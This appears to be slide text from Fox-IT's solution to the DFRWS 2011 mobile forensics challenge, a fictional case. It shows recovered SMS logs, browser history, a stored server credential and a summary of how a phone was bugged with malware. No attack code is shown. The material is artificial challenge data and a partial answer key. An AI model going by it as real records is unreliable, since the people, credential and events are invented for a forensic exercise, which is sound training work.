156	4439264768	05/08/2011 06:16:14 PM	0	in	You are joking, right? You can't seriously think about changing the deal now.
156	4439264768	05/08/2011 06:16:14 PM	1	in	You are joking, right? You can't seriously think about changing the deal now.
157	4439264768	05/08/2011 06:22:39 PM	1	pending	I just sent you a sample, I think you'll be pleased...
157	4439264768	05/08/2011 06:22:39 PM	1	out	I just sent you a sample, I think you'll be pleased...
158	4439264768	05/08/2011 06:30:13 PM	0	in	You are serious then. I can see the information is valuable but I am displeased with you breaking the deal.
158	4439264768	05/08/2011 06:30:13 PM	1	in	You are serious then. I can see the information is valuable but I am displeased with you breaking the deal.
159	4439264768	05/08/2011 06:56:44 PM	1	pending	I knew you'd like them, ill be at the agreed spot, in about 25 min for the exchange
159	4439264768	05/08/2011 06:56:44 PM	1	out	I knew you'd like them, ill be at the agreed spot, in about 25 min for the exchange

Browser history

id	host	username	password
1	50.56.29.109	norby	aaassspp

Id	Date/time	Title	URL	Visits
34	05/06/2011 06:27:36 PM	yob_taog - Twitter Search	http://search.twitter.com/search?q=yob_taog	1
34	05/06/2011 06:27:36 PM		http://search.twitter.com/search?q=yob_taog	1
35	05/06/2011 06:27:47 PM		http://m.twitter.com/yob_taog	1
36	05/06/2011 06:27:47 PM	Twitter	http://mobile.twitter.com/yob_taog	1
36	05/06/2011 06:27:47 PM		http://mobile.twitter.com/yob_taog	1
37	05/06/2011 06:28:09 PM	Twitpic - Share photos and videos on Twitter	http://twitpic.com/4tscf6	1
37	05/06/2011 06:28:09 PM		http://twitpic.com/4tscf6	1
38	05/06/2011 06:28:26 PM	Twitpic - Share photos and videos on Twitter	http://twitpic.com/4tvmcu	1
38	05/06/2011 06:28:26 PM		http://twitpic.com/4tvmcu	1
16	05/08/2011 05:58:34 PM		http://www.google.com/m?source=android-home	3
39	05/08/2011 05:59:28 PM		http://50.56.29.109/ss/	1
39	05/08/2011 05:59:28 PM	Index of /ss	http://50.56.29.109/ss/	1
39	05/08/2011 06:28:05 PM	Index of /ss	http://50.56.29.109/ss/	2

FOX IT

So, what happened?

Connecting the dots

Other findings

- FB post from SwiftLogic dude about picking up new phone
- Call from Norby to the phone shop just before
- Forwarded SMS's and call log from Swiftlogic dude on dead guy's device
- Comm between mr E. and dead guy about the goods

In a nutshell

- Dude's device was bugged by Norby
- Malware installed on his device at phone shop before purchase
- The schematics of SwiftLogic were secretly uploaded to a webportal
- Dead guy downloaded the schematics
- Dead guy tried to get more out of the deal
- …and likely got killed by mr E

Questions?

Read more at:

- http://www.dfrws.org/2011/challenge/results.shtml
- http://www.dfrws.org/2011/challenge/index.shtml